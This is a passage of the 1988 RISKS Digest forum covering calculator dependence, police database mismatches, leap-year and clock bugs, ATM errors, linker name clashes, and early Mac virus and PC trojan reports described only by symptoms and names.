(c) I've requested multiple single files (because, the way I work, that usually means I've mistyped some filename like '*.fred' as '* fred' instead. Nevermind bugs, faults, and breakdowns in 'emergency warning' systems -there's a lot of just plain poorly thought out design.

★ Re: Disappearing Skills [RISKS 6.35]

<mnetor!utzoo!henry@uunet.UU.NET>
Sun, 6 Mar 88 00:10:59 EST

> I never learned how to multiply by using a slide rule ...

Ah, but what happens if it becomes necessary to find a logarithm or a square root and your calculator's battery is dead? If it were me, I'd either dust off my slide rule or dig out a book of tables -- I have, and can use, both -- but those options increasingly are not available. (The standard references like the Handbook of Chemistry and Physics are dropping things like log tables on the grounds that they are superfluous nowadays and the pages are better used for other material.) One can argue that logarithms and square roots are in some sense less fundamental than multiplication, but to what extent is this a lingering side effect of days when multiplication was easier? Certainly I use the square-root key on my calculator quite a lot.

> ... The need for multiplication will probably exist as long as mankind ...

The same can be said of the need for logarithms, square roots, trig functions, etc... and artificial aids have been the normal approach to them all along. Engineers have been completely dependent on artificial aids for doing multiplication -- in the sense that the slowness of doing it by hand would be considered utterly intolerable for practical purposes -- for many decades. (Here I am not talking about computers, but about mechanical calculators, slide rules, and log tables. Not to mention assistants! Grace Murray Hopper once commented that she could remember when "computer" was a job title, not a piece of machinery.)

- > Technological advances should save us time; they should not "save" us the
- > "bother" of being able to think.

To what extent does a purely mechanical skill like multiplication constitute "thinking"?

Henry Spencer @ U of Toronto Zoology {allegra,ihnp4,decvax,pyramid}!utzoo!henry

★ Re: Disappearing Skills [RISKS 6.36]

<jik@ATHENA.MIT.EDU>
Sat, 5 Mar 88 22:30:47 EST

In RISKS 6.35, Ronald J. Bottomly says,

I am not condoning technological stagnation, but I am condemning absolute technological reliance. The need for multiplication will probably exist as long as mankind exists; but it seems dangerous (RISKy?) to come to rely upon calculators (or whatever will succeed them) to perform this multiplication.

A story by Isaac Asimov called "A Feeling of Power" illustrates this point beautifully, using the same example (dependence on calculators) that Mr. Bottomly uses. The story takes place at a time so far into the future that man has become completely dependent on calculators and has forgotten how to do calculations by hand. One man rediscovers hand calculation, and the results are quite surprising. I won't spoil the plot, but I definitely think it is worth reading.

Jonathan I. Kamens

✗ RE: Disappearing skills

David 'Witt' Wittenberg <wittenberg%ultra.DEC@src.dec.com> Fri, 4 Mar 88 06:29:23 PST

[Also noted Issac Asimov ...]

The thing that scares me more than people being unable to do arithmetic is the inability to recognize wildly erroneous calculations. A friend of mine (who works as a software engineer) quoted a value for the ability of a ski resort to move people up the mountain. It was off by 4 orders of magnitude. Even if we lose the ability to add accurately, we must retain the ability to recognize major errors.

-- David Wittenberg

✓ Disappearing Skills (Re: RISKS-6.33)

<allegra!cbcsta!mvh@EDDIE.MIT.EDU> Mon, 7 Mar 88 18:09:53 est

We have long ago lost *THE* most fundamental basic skill for 95% of the people in western civiliation: farming. Unless you can feed yourself, please don't lament the loss of multiplication skills. By the way, technology is probably the primary cause of lost farming skills.

Mark Vonder Haar

Re: Police computer problem -- license-plate matches

Brint Cooper <abc@BRL.ARPA> Fri, 4 Mar 88 0:24:17 EST

I'm all in favor of improving the matching algorithms used by the police, to avoid using defective database systems and cause serious problems for innocent people.

But here's the other side of the story: Look how the police can use database systems to be more efficient in catching up with people running loose with outstanding arrest warrants.

About 4 years ago, a young man whom I know neglected to pay a \$25 Public Defender's fee for services in District (Traffic) Court. Subsequently, a bench warrant was issued for his arrest for violation of probation. Meanwhile, he had left this state and was working elsewhere.

Six months ago, the man was vacationing within the state and locked his keys in his car. At 3:00 a.m. police found him trying to open his own car with a coat hanger. Being forthright, he showed his license and said, "This is my car. I've locked myself out." Here there are two databases: one for outstanding traffic violations and one for outstanding criminal warrants. Since this fellow was doing something possibly "criminal," the cops checked the latter database and got a hit. They detained him and the rest is sadder history than it need have been.

Once in a while, we who worry about risks should review the countless routine uses of computers and databases without which ours might be a less desirable society in which to live. We're a large country, and this brings special problems that seem made to order for computers.

Brint

✓ Leap years

Alan J Rosenthal <flaps%dgp.toronto.edu@RELAY.CS.NET>
Mon, 7 Mar 88 10:45:07 EST

A program was discussed recently that caused accounts created on 29 feb this year to be listed as expiring on 29 feb next year, and access then to be denied due to the invalid expiry date.

In <u>risks 6-34</u> Michael Wagner identifies three design errors:

- > 1. Two different representations/algorithms for dates ...
- > 2. At least one representation allows illegal dates to be expressed ...
- > 3. The treatment of an illegal date *in the future* as an expired date...

I think concluding #1 and #3 is not justified. Probably dates were simply represented as records containing entries for day, month, and year (like on many IBM computers). Since 29 was in the valid range for a day, it was representable. Then the simple approach of adding 1 to the year would produce an invalid date. I don't think that the original article said that the illegal date was treated as being in the past; it's probably just that as a security feature access is denied to accounts with invalid expiry dates.

#2 is certainly correct. If the representation was the simpler "number of days since time x", then the calculation would have been simply to add 365, and in a leap year the user would be cheated out of one day, rather than an illegal date created.

In the same issue, Mark Brader writes:

>All right now -- how many people reading this *haven't yet realized* that >their watches have to be set back 1 day, ...

This brings up another interesting issue. Many programs assume that time goes forward. For example, documentation for the Amiga says that this is guaranteed and that programs should not move the time backwards. At a place I work for we have networked microcomputers running a database program in which the central database is updated nightly, and the update program assumes it is run every day and that all un-updated entries were created today. Setting the date backwards between updates would have caused problems. Fortunately we realized that the problem existed.

ajr <flaps@dgp.toronto.edu>

More on Bank ATMs and checking your statements

Eric Herrmann <pixar!banzai@ucbvax.Berkeley.EDU> Mon, 7 Mar 88 13:53:49 PST

I would like to contribute yet another anecdote about the sometimes bizarre and arbitrary world of electronic banking, which happened maybe 3 months ago.

After receiving my bank statement for the month, I took all the ATM receipts I had accumulated and proceeded to balance my checkbook. All was well except I saw a \$60 withdrawal from a Gibraltar Savings branch (linked by the Star system to my bank) on the same day that I withdrew \$40 from my Great Western machine (about two blocks distant). I had no receipt for this, and I couldn't remember withdrawing the money, nor could I conceive why I would withdraw \$40 and then withdraw \$60 the same day two blocks away, but it occurred to me that I couldn't prove anything, so I decided to eat the \$60 loss.

About a month later, I received a form from my branch bank explaining that a \$60 withdrawal had been mistakenly posted to my account, and that the amount had been restored. The explanation was hand-written, but did not explain who posted the transaction, why it was posted, or how the mistake was discovered.

I would agree with David Segal that good record-keeping is necessary as a check on technology. In this case, had the bank not confirmed and reversed the error, I would have had no recourse to recover the money. Thankfully, all I lost was a month's worth of interest. The problem was not compounded, I suppose.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 39

Tuesday 8 March 1988

Contents

Computer error and learned helplessness

Bruce Sesnovich

Garbage In. Gospel Out

Ephraim Vishniac

Re: Checking Statements & Disappearing Skills

Darin McGrew

Disappearing skills

Al Stangenberger

Lousy Lazy UNIX Linkers

David Collier-Brown

Henry Spencer

Andrew Klossner

Another Mac virus on the loose?

Chris Borton via Dave Platt

The last word (words, words and more words) on viruses

Robert Slade

BEWARE of PC-LOCK

James Ford

Moving time backwards

Paul Smee

Leap Year

Harold E. Russell

SDI related sources

Dan Jones

Electronic Privacy Act Info Request

Eliot Lear

Info on RISKS (comp.risks)



<suneast!norbert!bruces@Sun.COM>

Tue, 8 Mar 88 14:11:02 EST

(Bruce Sesnovich - Sun ECD Information Architecture)

Subject: computer error and learned helplessness

In RISKS 6.38, Eric Herrmann relates his experience with a spurious electronic debit. Fortunately, the bank discovered its error and Eric eventually got his \$60 back without having to raise a fuss. However, I believe that in general such erroneous debits ought to be contested. Unless I am mistaken, the burden of proof then falls on the banks to prove the cardholder has in fact withdrawn the money.

The ATMs I'm familiar with here in Massachusetts are monitored by hidden cameras, and I imagine the same is true of ATMs in other states. The banks have recourse to the photographs taken by these cameras when a transaction is contested.

Though I've not had the pleasure of contesting a debit to my account, I believe my bank requires a nominal (~\$5) service charge to investigate a transaction. The fee is a hedge against slews of fraudulent appeals and is refunded if your claim is borne out.

Eric's decision to "eat the \$60 loss" seems to me an example of a pervasive computer RISK: the learned helplessness that afflicts many people when confronted with computer-related bureaucratic injustices.

I do not intend this message as a put-down of Eric. I believe many people would have made the same choice he made. But who among us would have complacently accepted being short-changed \$60 by a human teller or a store cashier?

Eric's statement: "but...I couldn't prove anything," reflects a common attitude that, where computers are concerned, "you can't win, so why even bother trying?" Isn't this attitude the flip side of overreliance and unquestioning trust? In both cases there is the unwillingness to challenge the myth of the computer's monolithic infallibility. Debunking this myth, it seems to me, ought to be a goal of every concerned computer professional.

Bruce A. Sesnovich, Sun Microsystems, East Coast Division, Billerica MA

Garbage In, Gospel Out

<ephraim@Think.COM>
Tue, 08 Mar 88 09:16:24 EST

In Risks volume 6, issue 38, Paul Smee (Smee@AUCC.AC.UK) writes:

"I recently objected to a sales assistant trying to charge me an amount I knew was wrong. 'The till [US cash register] says it's 12 pounds', she insisted. 'Why don't you believe it?'"

I was interested to find recently that ill-founded faith in the output of calculating machinery has been with us as long as possible. Consider the following (whose attribution should be obvious): On two occasions I have been asked [by members of Parliament!], "Pray, Mr. Babbage, if you put into the machine wrong figures, will the right answers come out?"

I am not able rightly to apprehend the kind of confusion of ideas that could provoke such a question.

Sad to say, the modern public is no more wary of GIGO than were 19th century MPs.

Ephraim Vishniac ephraim@think.com
Thinking Machines Corporation / 245 First Street / Cambridge, MA 02142-1214

★ Re: Checking Statements & Disappearing Skills

Darin McGrew <ibmuupa!mcgrew@ucbvax.Berkeley.EDU> Mon, 7 Mar 88 14:00:50 PST

In <u>RISKS 6.36</u> David Andrew Segal (dasegal@brokaw.LCS.MIT.EDU) relates an incident involving an ATM deposit that wasn't registered by the bank's computer.

I am often amazed at the number of people who trust banks, stores, restaurants, etc, to never make mistakes. Apparently it is too much bother (or simply too difficult) to ever reconcile statements or verify receipts. Add to this the ability of computers to replicate human errors a thousand times a second, and we have a real RISK, for which there can be no technical solutions. This is a real [Sorry. The last word got lost! PGN]

Darin I speak for myself, not for my employer.

Disappearing skills

<forags@violet.Berkeley.EDU>
Tue, 8 Mar 88 09:11:23 PST

Several years ago, I was using a calculator to add a series of numbers. The result "felt" wrong, so I did it by hand and found that the calculator had malfunctioned -- for every digit on the display, 8's looked like 6's because one of the LED segments failed to light up. If I had been doing something more complicated than addition, I probably would never have spotted the problem.

Maybe calculators should have some sort of "self-test" program built in which would be automatically invoked when the unit is powered up?

Al Stangenberger Dept. of Forestry & Resource Mgt. forags@violet.berkeley.edu 145 Mulford Hall - Univ. of Calif.

uucp: ucbvax!ucbviolet!forags Berkeley, CA 94720 BITNET: FORAGS AT UCBVIOLE (415) 642-4424

★ Re: Lousy Lazy UNIX Linkers (Joe Dellinger) [RISKS-6.34]

David Collier-Brown <geac!daveb@uunet.UU.NET>
7 Mar 88 13:59:34 GMT

In RISKS-6.34 Joe Dellinger comments:

[discussion about linking and having variables change mysteriously]

> ... And if you don't happen to have the source code for one
>of the libraries that gets linked in, such as the FORTRAN runtime library,
>THERE REALLY IS NO WAY YOU CAN KNOW AHEAD OF TIME what variable names might
>get overlayed in this way...

Well, it's a known, long standing problem. In the natural environment of Unix V6 (cooperative software development, all sources available) it was a reasonable implementer's choice. In some other environments, not so.

The ANSI committee is aware of it, and has made a well-known work-around (reserved leading underscore) part of their proposal. If the only-available-in-binary library is part of the C language run-time system, it is blatantly illegal.

This doesn't help much if it is a bought-in product: the general solution to this requires a fair bit more work, equivalent to specifying an Ada[tm]-quality linker as part of the language definition. I claim that _that_ is easy. Others disagree. It remains a risk.

David Collier-Brown, Geac Computers International Inc., 350 Steelcase Road, Markham, Ontario, CANADA, L3R 1B3 (416) 475-0525 x3279 {mnetor yunexus utgpu}!geac!daveb

Re: Lousy Lazy UNIX Linkers

<mnetor!utzoo!henry@uunet.UU.NET>
Mon, 7 Mar 88 13:50:53 EST

- > ... if you don't happen to have the source code...
- > THERE REALLY IS NO WAY YOU CAN KNOW AHEAD OF TIME what variable names might
- > get overlayed in this way...

Actually it's not QUITE that bad. You can find out, but the procedure is obscure and painful and nobody does it. (See the "nm" command, which can be convinced to give you a list of all the global names in a library.)

The real problem here is not Unix-specific: name-space pollution. Smart library writers are careful to use systematic naming conventions that a user is unlikely to duplicate. The ANSI X3J11 C-standardization effort is in fact trying to require this for the standard libraries.

Even less-permissive linkers can cause trouble when the internal name spaces of libraries overlap.

Henry Spencer @ U of Toronto Zoology {allegra,ihnp4,decvax,pyramid}!utzoo!henry

Lousy Lazy UNIX Linkers aren't at fault

Andrew Klossner <andrew%frip.gwd.tek.com@RELAY.CS.NET> Tue, 8 Mar 88 12:46:45 PST

The described problem is not the fault of the linker, but of the design of the Fortran language. If two programs each contain the line

COMMON /PC/PC

and they are compiled separately, then there is no mechanism by which the compiler can declare that one program defines PC and the other program uses PC. Subsequently, the loader must accept one or many COMMON declarations to mean that a single object should be established and all the declarations connected to it.

The risk, then, is in writing software in a thirty-year-old language whose design preceded much of our understanding of software risks.

The C language definition rode on this convention to some extent; the declaration "int pc;" outside a function is equivalent to "extern int pc;". To declare a variable in a way that ensures ownership, initialize the variable, e.g., "int pc=0;". (Of course, this will still silently match the Fortran COMMON statement above.)

-=- Andrew Klossner (decvax!tektronix!tekecs!andrew) [UUCP] (andrew%tekecs.tek.com@relay.cs.net) [ARPA]

Another Mac virus on the loose?

Dave Platt <dplatt@coherent.com> Mon, 7 Mar 88 21:09:37 PST

The following posting appeared in comp.sys.mac this evening. If you have any information about the virus reported in this posting, please speak up!

From: borton@net1.ucsd.edu (Chris Borton)
Subject: I've got a virus and I don't like it

Date: 8 Mar 88 02:04:12 GMT

Organization: UCSD Network Operations Group

This is a warning and plea for more information, if anyone has any. We just discovered a virus in some of our systems (not all) at work today, and it has permeated my system at home as well. The symptoms are simple:

INIT 32 in System File

nVIR resources in various applications and the System File.

This sucker is tricky -- it is getting itself loaded before any INITs do (we believe the INIT 32 is just a teaser), like PTCHs do, but it isn't in PTCH.

Our two best programmers spent today tracing through it and still haven't found a real solution other than offloading and re-initializing.

To our knowledge it is non-malicious (yet). The nVIR resources are usually small, sometimes 8 bytes, sometimes ~360. If you remove them from both System and ResEdit, the virus won't let you run ResEdit because it is looking for those resources and can't find them. It occasionally beeps when running a program.

We have no idea what installed this. We are fairly certain it originated from one of the many small programs that come over the net. Many of these would be perfect 'carriers' -- little demo program that's an "aww, that cute, now let's trash it." I'm not putting down these programs, just pointing out what I feel is obvious.

I don't believe this is any cause for panic -- it hasn't done any known harm yet. I would, however, like to get to the bottom of this! If it's a joke, I don't find it very funny. (unless it de-installs itself completely after April Fool's Day:-)). If it is someone's graduate thesis, you get an A-. But enough is enough!

Chris "Johann" Borton, UC San Diego ...!sdcsvax!borton borton@ucsd.edu BORTON@UCSD.BITNET

★ The last word (words, words and more words) on viruses

<Robert_Slade@mtsg.ubc.ca> Tue, 8 Mar 88 07:42:24 PST

For anyone interested, I have compiled all the virus messages I could find on virus, trojan horse and related topics from RISKS, Computers and Society, INFO-IBMPC and INFO-MAC. The uneditted file runs to 70 pages. (Anyone wanna publish a book?) For those in Canada, The Globe and Mail for Monday, March 7, 1988, page C15, under the title "Devilishly clever viruses may be lurking to devour your data" is telling everyone that you can recover from a Trojan attack through a warm boot.

(And how many nanoseconds is your reaction time?)

[And James Ford <JFORD1%UA1VM.BITNET@CUNYVM.CUNY.EDU> has the DIRTY DOZEN listing from Eric Newhouse on hacked/trojan/virus programs... Much too much for posting. But there are no LAST words on this one. PGN]

✓ BEWARE (J. Greely)

James Ford <JFORD1%UA1VM.BITNET@CUNYVM.CUNY.EDU> Tue, 08 Mar 88 09:00:57 CST

>A quick warning about PC-LOCK (shareware). If......version 1.0....

I didn't know that one could consider PC-LOCK shareware...:)

Just as a note.....the version of PC-LOCK that we're using here is Version 3.0 on IBM PC/XTs. Also, the included text (reprinted without permission) states the latest enhancements available on Version 3.0....

(quote)

Thank you for buying PC-Lock version 3.0. We believe you will find it to be an effective and convenient security system for your IBM-PC/XT/AT or compatible. Version 1.1 was reviewed in the June 23, 1987 issue of PC-Magazine and listed among "The Best of the Best Utilities." Version 3.0 provides enhanced security and several new features including:

Simplified multi-system installation,
An administrator password,
Multiple user passwords,
Support for large hard disks,
Support for multiple hard disks,
Works with the EGA controller/display,
Ability to prevent user's from breaking out of AUTOEXEC,
and others described below.
(unquote)

Moving time backwards

Paul Smee <Smee@AUCC.AC.UK> Tue, 8 Mar 88 10:47 GMT

The recent talk about setting time backwards reminds me of something that happened on the MIT Multics about 10 years ago. The Multics system clock counts time as number of microseconds since midnight, Jan 1, 1901 (well, maybe 1900, not sure). The microsecond clock value at the time when a file is created is used as unique identifier for the file; there is suitable gating to ensure that on a multi-processor machine, two processors don't get an identical clock value. In order to ensure that file unique IDs really are unique within a system, the Bootstrap system would not allow the ops to bring the Multics O/S up if the clock (set manually within BOS) was before the recorded time of the last shutdown. (Why HIS didn't put in a permanent battery backed up clock was always a source of wonder, but is another question.)

One day, after a shutdown, the Ops mistakenly (finger trouble) input a date which was something like 2 days in advance of the real date -- e.g. 14 March rather than 12 March -- and started the Multics service. On realizing their error, they shut down Multics (back to BOS) to change the date to the correct one. The system would then not let them restart Multics. In that case (and after a couple of hours of poking thru microfiche) the system programmers decided it would be quicker just to leave the machine down for two days, than it would be to try to hack the system code to let them boot, and to ensure that there were no bad side-effects. (And, they thanked the gods that the Op had only missed by a couple of days, rather than getting the month, or worse, the

year, wrong.) Ultimately, a 'fix' arrived, which consisted merely of having BOS query the Ops for confirmation if they tried to bring up Multics with a date-time more than a set interval after the previous shutdown.

[I tried to GREP this one out of the RISKS archive, but did not find it. However, it is my vague recollection that this tale might have been related here somewhen in the distant past. Excuse me if you saw it before. PGN]

Leap Year

Harold E. Russell <russell@mitre.arpa> Tue, 08 Mar 88 09:42:36 EST

We seem to have had a flurry of problems with Feb 29. Please don't forget to watchout for Day 366 on Dec 31.

SDI related sources

<DMJ%Vms.Cis.Pittsburgh.Edu@VB.CC.CMU.EDU> Thu, 3 Mar 88 19:36 EDT

Here is the list of sources relating computers and SDI that I compiled. Thanks to the people who sent me sources.

Dan Jones

Adam, John A. and Paul Wallich, "Part 1- Mind-boggling complexity" IEEE Spectrum, September, 1985.

Bellin, David and Gary Chapman, Eds. "Computers in Battle". Harcourt Brace Jovanovich 1987. in particular: "Computers in the Strategic Defense Initiative" by Steve Berlin and Eric Roberts. "The Strategic Computing Program" by Jon Jacky, (which includes discussion of SCP's relationship to SDI).

Benson, David B., "The Second Labor of Hercules: An essay on software engineering and the Strategic Defense Initiative". Washington State University Computer Science Department, 1986.

Boffey, Philip: "Software seen as obstacle in developing 'Star Wars'.", The New York Times, Sept. 16, 1985.

Buchsbaum, S.: "SDI software: the telephone analogy. Path I: the software will be reliable.", Physics & Society, 16:2, April, 1987, p. 6.

Dahlke, K.: "SDI software, Part II: the software will not be reliable.", Physics & Society, 16:2, April, 1987, p. 8.

Eastport Study Group: "A report to the director, Strategic Defense Initiative Office.", December, 1985.

Eastport Study Group, "Summer Study 1985", Department of Defense (SDIO).

Fletcher J.C. et al, "Report of the Study on Eliminating the Threat Posed by Strategic Nuclear Missiles, Vol 5: Battle Management, Communications and Data Processing" (Unclassified) Department of Defense. Govet Printing Office, 1984.

Jacky, Jonathan: "The 'Star Wars' defense won't compute.", The Atlantic, June, 1985.

Lin, Herbert, "Software and Star Wars: An Achilles Heel?" Technology Review.

Lin, Herbert, _Arms and Artificial Intelligence: Applications of Advanced Computing_, "Software and Systems in Strategic Defense", book editor is Allan Din, publisher Oxford, January 1988.

Lin, Herbert: "Software for ballistic missile defense.", MIT Center for International Studies, Report C/85-2, 1985.

Lin, Herbert, "The development of software for ballistic-missile defense.", Scientific American, December, 1985, p. 46.

Myers, Ware, "Can Software for the Strategic Defense Initiative ever be error free?" IEEE Computer, November 1986.

Myers, W., "The Star Wars Software Debate" Bulletin of the Atomic Scientists, February 1986.

Nelson, Greg, and David Redell, "The Star Wars Computer System" 25 June 1985. (Available from CPSR)

Nelson, Greg and David Redell, "The Star Wars Computer System" Abacus, Winter 1986.

Nelson, Greg and David Redell, "Could We Trust the SDI Software?" Chapter 5 of "Empty Promise" by the Union of Concerned Scientists, Beacon Press, 1986. ISBN 0-8070-0413-8.

Office of Technology Assessment, "Strategic Defenses" Princeton University, Press 1986. ISBN 0-691-02252-6.

Ornstein, Severo M. "Loose Coupling: Does it Make the SDI Software Trustworthy?" October 1986. (Available from CPSR)

Parnas, David L., "Why Communication Systems are Not Like SDI" 8 December 1985. (Available from CPSR)

Parnas, David L., "Software and SDI" 3 December 1985. (Available from CPSR)

Parnas, David L., "Software Aspects of Strategic Defense"
American Scientist, Sept/Oct 1985. (Also published in CACM,

December 1985., and a Univ. of Victoria, Dept. of Computer Science Report DCS-47-IR, July 1985).

Zracker, Charles A., "Strategic Defense: A Systems Perspective" Daedalus, Spring 1985.

Zracket, Charles A., "Uncertainties in Building a Strategic Defense", Science, 27 March 1987.

✗ Electronic Privacy Act Info Request

eliot lear <lear@aramis.rutgers.edu> Tue, 8 Mar 88 20:33:29 EST

I am researching the history and progress of the Electronic Privacy Act.

If you have an educated opinion on the law and wish to express it, please contact me via E-Mail. Thanks in advance, Eliot Lear



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 41

Thursday 10 March 1988

Contents

Harmless Virus?

Richard S. D'Ippolito

Have I Missed Something? (Hacking, Trojan horsing, etc.)

Chris McDonald

Leap Year Madness

John W. Taylor Jr.

"NOPLATE" and "NONE"

Steve Philipson

ATM-OS-FEARic pollution

Jim Sims

Another ATM discrepancy story

Ken Yap

Re: computer error and learned helplessness

James H. Coombs

Why don't they learn? (American vs European Date formats)

Gary Friedman

Computers on Aircraft

Keith Biorndahl

Re: Reliance on computers (Inland Steel furnace burnout)

Dan Franklin

Lousy Lazy UNIX Linkers

Michael I. Bushnell

Need References to "Environmental Bugs"

Gene Spafford

Info on RISKS (comp.risks)

Harmless Virus?

<Richard.S.D'Ippolito@sei.cmu.edu> Wednesday, 9 March 1988 09:31:17 EST

In RISKS 6.39, Chris Borton makes the following statements regarding a virus on his systems:

To our knowledge it is non-malicious (yet).

I don't believe this is any cause for panic -- it hasn't done any known harm yet.

Then he finally admits:

If it's a joke, I don't find it very funny.

C'mon, everyone -- when your "two best programmers spent today tracing...and haven't found a real solution...", then it HAS done harm. Figure that the average technical employee requires a company to generate around \$80K a year in sales, so you've spent the equvalent of \$640 already. And what about others who will put the same time in helping Chris or themselves? It's time to come down hard on these @#&^#*s and stop treating them like cute pranksters. An "A-", indeed!

Rich D'Ippolito

Have I Missed Something? (Hacking, Trojan horsing, etc.)

Chris McDonald STEWS-SD 678-2814 <cmcdonal@wsmr10.ARPA> Tue, 8 Mar 88 14:26:55 MST

The forum recently had a posting of 14 "Dirty" files identified by Eric Newhouse which had appeared in the 22 Feb 88 edition of InformationWeek. When I attempted to verify the accuracy of the data, I found an original article attributed to Mr. Newhouse and contained in a local computer publication dated August 1986 which contained the same programs.

I discovered in reading the article, however, that the 14 programs were not all Trojan Horse programs, but that some were what Mr. Newhouse labels "hacked" of an otherwise legitimate freeware or user-supported program. Since I had seen no other discussion in the forum, and since apparently the list of programs must be at least 18 months old, I wonder if I am correct in assuming that indeed the list published in InformationWeek and the forum includes both "hacked" and "trojan horse" files? I note also that in the local publication Mr. Newhouse identified two other file names for the Trojan Horse identified as "DISKSCAN.EXE": SCANBAD.EXE and RADDISK.EXE. His description of the program is that this was "a PC-Magazine program to scan a hard disk for bad sectors, but then a joker edited it to WRITE bad sectors."

While the passage of time may have allowed someone to take a "hacked" program and make it a "trojan horse" as well, I would just like to verify the most current information.

Leap Year Madness

"John W. Taylor Jr." <JWTaylor@DOCKMASTER.ARPA> Thu, 10 Mar 88 11:47 EST

How long can we drag this one out, claiming that this only happens once every four years, when in fact we must deal with a similar situation twice a year.

I am reminded of the time I gave my fiancee' (now wife) a call from college late one Saturday night in October. As was customary for us, being 300 miles apart, we spoke for over an hour (61 minutes to be exact). The phone company computer, in its infinite wisdom, backed up precisely one hour during our phone conversation to account for the change between Standard and Daylight Savings time. Rather than counting the number of minutes we talked, the computer stamped a start and stop time for my call, thus the conversation went from 12:00m to 12:01p.

Some points to ponder: If we can't get an hour right, how can we expect to deal with days/years? How much money does the phone company lose when this happens? (Or does it gain when we "spring forward"?) What would have happened if my wife and I had spoken for 59 minutes and the computer would have had to deal with a call from 12:00m to 11:59p the previous day?

--John

✓ "NOPLATE" and "NONE" (Re: RISKS-6.40)

Steve Philipson <steve@ames-aurora.arpa> Thu, 10 Mar 88 10:04:37 PST

The old "warhorse" about the license plate "NOPLATE" probably repeats itself in the real world on a regular basis. I read about such a story within the last year or two. If memory serves correctly, this one occurred in New York. The plate was "NONE"; the newspaper article contained a photo of the car and the plate.

The real issue here is of a system design failure. The designers did not include a way to indicate that there was missing information (plate absent), so the users used some descriptive text that turned out to be a valid entry. (Of course, a missing data code might have been designed in but not given to / forgotten by the officers in the field).

This is a frequent problem in database and interactive systems -- either the designer has an incomplete understanding of the real world environment in which the software will run, or the end users develop a new requirement and use for the software. Users tend to kluge their inputs to get the desired results rather than request a change in the system. This may come from a perception that the system can handle the change without going through a formal modification. People can adapt to things that seem intuitive, so it shouldn't be any big deal for the machine, either. Perhaps the user's perspective is not that the machine can adapt, but that the meaning is so intuitively obvious that no adaptation is necessary.

Those of us who write interactive software have learned (sometimes through painful experience) that no input can be taken for granted. Ingenious users can always come up with things that will screw up a program, or use it in ways that corrupt the system. We have learned how to guard against many types of invalid input, but the quest for the "idiot proof system" goes on. The problem may grow worse with time. As our systems gain more "expert" capability, they will have the appearance of having real-world knowledge and some common sense.

When users depend on that human quality in their systems failures abound. Increasing capability will bring yet more RISKS in computer systems.

[Guess what? I found the "NONE" case in RISKS-3.12, 24 June 1986, contributed by Chuck Price, and augmented by yours truly. It was supposedly CALIFORNIA, which now instructs officers to always write "NONE" in the case of unknown plate. I suppose "N.A." (not available) or "UNKNOWN" might also cause trouble. Having 7 characters adds more fun, but there are plenty of plates in any case that would be reminiscent of Abbott and Costello:

Officer: "Please give me your license plate number."

Driver: "NEVER" or "WHY" or "WHY NOT" or "DON'T ASK".

But, if you really want to confuse the computer matching programs, you might opt for something like 1010001, which on California plates would be quite hard to read accurately as it flies by. PGN]

ATM-OS-FEARic pollution (Re: RISKS-6.39)

Jim Sims <sims@stsci.arpa> Thu, 10 Mar 88 12:33:19 EST

I also have an ATM related horror - that the bank didn't catch.

I recently moved to a new city and didn't get around to balancing my chackbook for a couple of months. When I did I noticed something rather odd. There were two ATM withdrawals for \$50 spaced one minute apart at an ATM machine about 5 miles from my house, on the evening of the day our furniture arrived. Now, any other day/combination I wouldn't have caught, but I knew I didn't go to an ATM that day (certainly NOT one 6 miles away when there are several closer), we had both cards at home, we ate at home that night, and I have NEVER withdrawn \$50 twice when I wanted \$100, I withdraw \$100 (too lazy? too smart? to push those buttons twice).

I notified the bank, and spent several months hassling the bank about it, and after explaining that I deal with computers for a living, they finally decided:

"We did not make an error, but out of courtesy to you, since you are so convinced, we are restoring the \$100 to your account."

I thanked them and advised them to notify "whoever handles computer security" in their institution.

[The "SUBJECT:" line refers to the negative effects of developing a phobia against ATM systems, in case you hadn't guessed. PGN]

another ATM discrepancy story

Ken Yap <ken@cs.rochester.edu> Thu, 10 Mar 88 15:01:46 -0500

Years ago I used the ATM service of a bank in my home country. One day

I requested a withdrawal. The machine went through the motions of verifying me, but just before I got the money, the machine shut down. Cursing my luck I went into the bank and got the money via a teller.

A few days later I received a phone call from the bank. Did I try to withdraw \$X on a certain day? We have a discrepancy between the amount of money in the ATM and the log. In the end I got my money back.

Since I only got a statement once a month, I don't know what would have happened if the discrepancy had showed up in my statement a month later. Risk: The teller makes you sign a receipt before giving you the money. If the ATM screws up without a trace, how does one even begin to dispute with the system?

Ken

Re: computer error and learned helplessness

"James H. Coombs" <JAZBO%BROWNVM.BITNET@MITVMA.MIT.EDU> Wed, 09 Mar 88 16:49:28 EST

Bruce Sesnovich writes:

- > The ATMs I'm familiar with here in Massachusetts are monitored by hidden
- > cameras, and I imagine the same is true of ATMs in other states. The
- > banks have recourse to the photographs taken by these cameras when a
- > transaction is contested.

I have always wondered about those cameras. What happens if you step back out of view? wear a mask? Wear a hat pulled down over your face? I doubt very much that those cameras have sophisticated pattern recognition (let's hold the transaction until we get a good shot of a real human face). So what will banks do if the picture for a transaction doesn't enable us to identify who the agent was or wasn't?

--Jim

Dr. James H. Coombs, Software Engineer, Research jazbo@brownvm.bitnet Institute for Research in Information and Scholarship (IRIS), Brown University

Why don't they learn? (American vs European Date formats)

Gary Friedman <garyf@devvax.Jpl.Nasa.Gov> Wed, 9 Mar 88 17:18:44 PST

This is hardly a technology-related RISK, but it certainly falls within the categories of low-level, people-not-thinking errors that have flooded recent digests.

A friend of mine, who is backpacking (is there a RISK in verbing nouns?) throughout Europe, possesses an extra AMEXCO card on my account displaying his name. (This is to assure instant cash in case of emergencies.)

One day I got a call from someone claiming to be from American Express, stating that one of my checks that was cashed in one of the American offices had bounced, and that if I didn't cover the ~\$400 debt in three days my account would be attacked by corporate white blood cells. To my recollection, I had written no such checks, although I did cash a check with them while in London three months earlier for a similar amount.

Although quite courteous, she refused to reveal crucial information such as my account number or exactly where and when the check was cashed. ("We're not allowed to give that information over the phone.") Lacking proof, I treated the call as if it was a prank and informed her that I would take no action unless I saw physical evidence, like perhaps the bounced check.

Two days later the check came in the mail. It was written and cashed by my friend overseas. Three days worth of investigations revealed the following:

- The "American Office" that AMEXCO had mentioned was located in London.
- My friend's account had plenty of funds to cover the check.
- The bank rejected the check as being 'stale' (more than 6 months old.) The check was written only two weeks earlier.

